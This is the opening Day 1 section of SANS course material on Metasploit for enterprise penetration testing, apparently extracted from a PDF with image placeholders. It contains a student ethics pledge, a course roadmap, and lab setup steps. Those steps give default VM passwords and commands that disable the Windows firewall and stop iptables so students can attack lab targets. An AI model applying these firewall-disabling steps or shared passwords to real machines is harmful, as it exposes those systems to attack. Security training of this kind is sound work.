SANS

www.sans.org

SECURITY 580

METASPLOIT KUNG FU FOR ENTERPRISE PEN TESTING

Metasploit Kung Fu for Enterprise Pen Testing: Day 1

The right security training for your staff, at the right time, in the right location.

Note to Students
About SANS Institute Evaluations

SANS Institute works extremely hard to continuously improve both the quality of courseware and instruction. The evaluation forms that we provide daily are one of the most effective methods to help improve the course and to give feedback to the instructors. The numerical score helps us track trends, and the written comments give us the context to make immediate improvements. We truly appreciate the time you take to provide this feedback.

Some things to remember: 10 = very good, 1 = very bad!

Your scores and comments should be given based on your experience, the quality of the instruction, and the quality of the course material. Instructors should NOT be soliciting scores or in any way trying to influence your evaluations.

poor

1 2 3 4 5 6 7 8 9 10

Value of Course Content:

poor **excellent**

1 2 3 4 5 6 7 8 9 10

If you liked the course and wouldn't mind sharing your comments with others who might consider taking this course in the future, please write a sentence about why you felt this course was valuable.

Please make every effort to score each of these areas individually and write comments which you feel are relevant or important in the comments section. If a lab does not work on your computer system, please reflect that in the course content score, and please give us any information you have as to what went wrong so we make appropriate corrections to our courseware. Rest assured that all eval comments are read by the senior management at SANS. Evaluations are used to adapt the course and make it even better, so please do fill them in! If you have specific comments regarding the venue, snacks, etc., we have provided a separate evaluation specifically for those areas.

Some people do not believe in giving 10s, and that is fine. However, please keep in mind that delivering a course is a performance, and performers work harder when they are motivated. If and only if your course is on par with the best instruction you have ever received a 10 is appropriate.

If you give the overall course and/or course content a low score, please explain why in the comments field so we can adapt. You can also be assured if you explain your concerns to an event manager we will be discreet. If you are willing, please sign your name at the bottom of the evaluation. If you are having difficulties, SANS can quickly come to your aid if we know who you are. In addition, we also routinely use quotes from previous students in upcoming brochures. If you do not want to be quoted, please let us know.

Thank you for your thoughtful consideration,

Eric Bassel, Mason Brown, Stephen Northcutt, and Alan Paller

This page intentionally left blank.

The SANS Institute


Code of Ethics

I certify that by having access to tools and programs that can be used to break or "hack" into systems, that I will only use them in an ethical, professional and legal manner. This means that I will only use them to test the current strength of security network so that proper improvements can be made. I will always get permission before running any of these tools on a network. If for some reason I do not use these tools in a proper manner, I do not hold SANS or the presenter liable and accept full responsibility for my actions.

Name_____ Signature_____

Company_____ Date_____

This page intentionally left blank.




Hello and welcome to this class on Metasploit Kung Fu for Penetration Testers. In this course, we'll delve deep into the enormous power of the Metasploit Framework with detailed discussion of its capabilities and hands-on exercises throughout. Our relentless focus will be on how to use Metasploit in real-world environments to conduct high-quality penetration tests and vulnerability assessments.


Metasploit really is a remarkable suite of tools with tens of thousands of users. Yet many of its regular users only scratch the surface of its capabilities, which are expanding quickly. In these course sessions, we'll look at hundreds of different features of Metasploit, going far beyond the surface, and show how these capabilities can be used to maximum effectiveness in your pen testing and vulnerability assessment regimen.

The session is designed to be interactive. If you have a question for the instructor, please let him or her know. We encourage discussions about relevant and interesting topics, and the course is designed to allow time for such focused topical discussions. However, the instructor does reserve the right to take a discussion off-line during a break or after class, given that we have a great deal of exciting material to cover.

Before class begins, please start uncompressing the Linux VMware image included with the course DVD. Then, follow the instructions over the next several slides for getting networked.



This slide is a table of contents for this book and also acts as an overview of what we will be discussing throughout 580.1. Note that, in particular, all exercises are included in bold for easier reference.



Here is our course roadmap, which shows each major section of the class, with a zoom-in box highlighting the details of our first section.

The course consists of six main components.

First, we'll start out with an overview, in which we'll describe how to get networked for the exercises in the class, as well as some ideas on the fundamentals of Metasploit. Then, we'll describe in-depth the various components of Metasploit. Even these fundamental concepts will cover some little-known but very useful features.

The remainder of the course is organized along the workflow of many penetration tests, with specific topics and hands-on exercises for each of the major steps.

Our second course module will look at reconnaissance and scanning, discussing Metasploit's features for doing both of those activities effectively. These features of Metasploit are especially useful for both vulnerability scanning and penetration testing.


Thirdly, we'll get into the heart of Metasploit by looking at its myriad options for exploitation, including service-side and client-side exploits. But, an effective penetration test does not stop when the tester gets shell on a target machine. We'll go further by discussing Metasploit's incredible capabilities for post-exploitation to help determine the business risk of discovered vulnerabilities better. We'll also look at the incredible automation and pivoting features of Metasploit post-exploitation.

In our fourth course component, we'll look at Metasploit's password attack features.

In our fifth part of the course, we'll look at Metasploit's move over recent years into wireless testing as well as web application penetration testing.

And, for part six, we'll finish up with some conclusions.

But, before we can dig into any of that, we must get our systems networked appropriately.




Throughout this course, we'll have numerous hands-on exercises so you can gain experience by practicing the various techniques we'll describe. Most of the hands-on exercises for this class will occur across a network, but some will occur against your local host.

For Networked Exercises, you'll be attacking four target machines on the 10.10.10 subnet, including 10.10.10.4, 10.10.10.5, 10.10.10.6, and 10.10.10.7. YOU ARE ALLOWED TO ATTACK ONLY THESE MACHINES. DO NOT ATTACK YOUR FELLOW ATTENDEES' SYSTEMS. IF YOU DO ATTACK OTHER MACHINES OUTSIDE OF THE 10.10.10 NETWORK, YOU MAY BE DISMISSED FROM THE CLASS, AND THERE COULD BE LEGAL IMPLICATIONS.

If you are taking this class at a live conference, you will be connected to these targets using one or more switches provided in the room. Your virtual machine configuration (VMware) should be set to Bridged networking, with your Windows IP address being 10.10.96.X (X will be given to you by your instructor or a room facilitator) with a netmask of 255.255.0.0. No default gateway or DNS is required. Your Linux IP address will be 10.10.95.X (the same X you received from the instructor or facilitator) with the same netmask.

For the Host-Only Exercises, you will be running attacks from your virtual machine guest against your host machine. In these exercises, you'll need to configure your virtual machine for host-only networking, and your Windows IP address will be 10.10.97.X (note that it is 96.X for Networked Exercises and 97.X for Host-Only Exercises). Your Linux IP address will always be the same: 10.10.95.X.

We will now cover how to configure your systems for these exercises.




We will now discuss the networking configuration that you will apply to your machines for the exercises in this class. Please pay close attention, as you'll need to know the networking configuration as you work through the hands-on exercises throughout the remainder of the course. Most people who take this course are using a Windows Host machine, running VMware, with a Linux Guest machine inside of VMware. If you are using a different model, such as a Linux Host or a Mac OS X Host, we'll cover your configuration in a few slides.

Your Linux Guest will have an IP address of 10.10.95.X, where X, the last octet of your IP address, will be given to you by the course instructor. Remember this X. In fact, write it down so that you have it with you for the remainder of the course.

Your Windows Host machine will actually have two IP addresses, for two different interfaces. Its Local Area Connection address, which you will assign to your physical LAN adapter when connected to our network, will be 10.10.96.X. This will be the address you'll use when VMware is configured for Bridged networking for a Networked Exercise.

Your other Windows Host IP address will be for VMnet1, a network interface created when VMware was installed. Its address should be 10.10.97.X. You'll use this address when performing exercises against your own machine (Host-Only Exercises) when not connected to a switch, using VMware in host-only mode.

The netmask for all of your interfaces should be 255.255.0.0, a /16 network. We have no DNS server or default gateway for the exercises. We are a flat (non-routed) network here.



You can set up your Windows networking by opening up your network interfaces. One of the easiest ways of doing this is to launch (at an Administrator cmd.exe prompt):

```
C:\> ncpa.cpl
```

You should see all of your networking interfaces. Right click on your *Local Area Connection* interface and select Properties. Then, scroll down to where it says "TCP/IP" or "TCP/IPv4" and double click. Then, set your IP address to 10.10.96.X and netmask to 255.255.0.0. Click OK and then Close.

Then, configure *VMnet1* by right clicking on its network interface and selecting Properties. Scroll down to TCP/IP or TCP/IPv4, double click, and set your IP address to 10.10.97.X and netmask to 255.255.0.0. Again, click OK and Close.

Our first exercise for the class will be a Networked Exercise, which requires Bridged networking. When using Bridged networking, we want to disable VMnet1, otherwise it may absorb packets. So, in your network connections screen, right click on VMnet1, and select Disable. We'll re-enable it later when we have a Host-Only Exercise.

And, finally, we'll need our Windows firewall to be disabled so that we can get unfettered access to and from our machines. Disable the built-in Windows firewall by running:

```
C:\> netsh firewall set opmode disable
```

If you have a third-party firewall on your Windows box, you will need to disable it, or create exceptions to allow your guest and various applications to communicate for our exercises.

Unzipping Linux

- Unzip the Linux image from the course DVD
  - Large ZIP file (> 1 Gig), version indicated on the DVD face
  - It is typically best to just unzip it to your desktop... unzipped requires ~ 5 GB
- Run VMware, open the VM, and boot it
- In Linux, login to the system
  - username=student
  - password=!linuxpw!
- Then, get a root prompt:
  - $ **su -**
  - Please remember to always use that minus after su!
  - Type in root password of !templinpw!
  - Change the root password:
  - # **passwd**
    - Enter a new password twice, and remember it!
  - Change the password for the student account:
  - # **passwd student**

Next, we'll unzip the Linux guest VM image from the DVD into the hard drive. Unzip all of the files included in the large ZIP image on the course DVD. It is usually best to just unzip its entire contents into a directory on your desktop for easy access throughout the course. This file will require approximately 5 GB of space on your hard drive when unzipped.

After the file is unzipped, run VMware, select "Open a Virtual Machine", and boot your guest system. When prompted, login to the guest machine using the following credentials:

Username=student

Password=!linuxpw!

Now, su to root by running:

$ **su -**

REMEMBER TO ALWAYS USE THE MINUS AFTER THE SU FOR THIS CLASS. That way, you'll have root's privileges AND root's environment variables (including the PATH). Otherwise, your system won't have the proper PATH, and it won't be able to find some commands we'll want to run.

Type in the root password of !templinpw! to finish su'ing to root.


Now, change root's password to a value you'll remember but that isn't easily guessed or cracked. We'll be connected to a network with other students in this course, and you do not want them to know the password for your Linux VMware image.

passwd

Enter your chosen password once, and then again to set it.

Finally, change the password for the student account:

passwd student




Next, we'll set up VMware. If you are using VMware Workstation 7.0 or later, or VMware Player 3.0 or later, you can set your network adapter's configuration by going to VM-->Settings… If you are using an earlier version of VMware, the configuration is similar, but may have slightly different wording, depending on the particular version you are using. If you have trouble locating the settings in those earlier versions of VMware, please ask your instructor.

In VM-->Settings, click on "Network Adapter".

For Networked Exercises (like the first exercise we'll do in this class), select "Bridged" networking. Also select "Replicate physical network connection state". Make sure that "Connected" and "Connected at power on" are both enabled.

When we switch to a Host-Only exercise, you'll need to go back into this setting (VM-->Settings…) and select the Host-only radio button.

For now, make sure you are set to Bridged networking, for our first exercise.



Now, we'll set up our Linux networking. In your Linux guest virtual machine, DO NOT SET THE IP ADDRESS USING THE GUI-BASED NETWORK CONFIGURATION TOOL. IT TENDS TO BE BUGGY.

Instead, set the IP address by editing a file, which you can access by running this command:

```
# gedit /etc/sysconfig/network-scripts/ifcfg-eth0
```

Let the tab-autocomplete do most of that typing of this command for you, so you can make sure you avoid any typos.

Inside the file, find the line that says "IPADDR=" and change it to the IP address for your Linux machine (10.10.95.X), again using the X value provided to you for the class.

Restart your network interface to apply the changes:


```
# service network restart
```

Let's verify that the changes were applied (look at the IP address in the output):

```
# ifconfig eth0
```

And, finally, let's disable our firewall for Linux so that we can make arbitrary outbound and inbound connections:

```
# service iptables stop
```



Finally, let's verify our configuration and make sure we have connectivity between our guest and host machines. We'll start from Windows and then work our way to Linux.

In Windows, first check your IP address for your Local Area Connection:

```
C:\> ipconfig
```

Then, check your firewall settings, making sure the output line says "Disable":

```
C:\> netsh firewall show state | find "Operational mode"
```

Now, from Windows, try to ping Linux:

```
C:\> ping 10.10.95.X
```

Then, in Linux, verify your network configuration:

```
# ifconfig
```

